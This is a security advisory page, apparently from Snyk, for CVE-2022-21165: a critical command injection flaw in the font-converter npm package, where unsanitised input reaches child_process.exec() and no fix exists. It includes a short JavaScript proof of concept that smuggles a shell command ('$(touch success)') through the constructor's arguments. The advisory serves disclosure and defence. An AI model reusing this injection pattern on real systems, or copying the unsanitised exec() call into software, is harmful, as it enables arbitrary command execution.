Arbitrary Command Injection

Affecting font-converter package, versions *

9.8
CRITICAL

INTRODUCED: 7 AUG 2022   CVE-2022-21165 ❓

CWE-77 ❓   FIRST ADDED BY SNYK

Share ⌄

Snyk CVSS

Attack Complexity **Low** ❓

Confidentiality (HIGH) ❓

Integrity (HIGH) ❓

Availability (HIGH) ❓

See more

How to fix?

There is no fixed version for `font-converter` .

Overview

[font-converter](#) is a FontForge wrapper that allows conversion between different font formats (TTF, WOFF, OTF)

Affected versions of this package are vulnerable to Arbitrary Command Injection due to missing sanitization of input that potentially flows into the `child_process.exec()` function.

> NVD   (9.8 CRITICAL)

PoC

```
var PUT = require('font-converter'); var x =
"$(touch success);# "; try { new PUT(x,x,x,x); }
catch (e) { console.log(e); }
```

References

- Vulnerable Code

Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what components are vulnerable in your application, and suggest you quick fixes

Test your applications

Snyk ID	SNYK-JS-FONTCONVERTER-2976194
Published	28 Aug 2022
Disclosed	7 Aug 2022
Credit	OmniTaint

Report a new vulnerability

Found a mistake?

COMPANY

About

Jobs

Contact

Policies

Do Not Sell My Personal Information

CONTACT US

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT

DevSecCon   Join the >>
community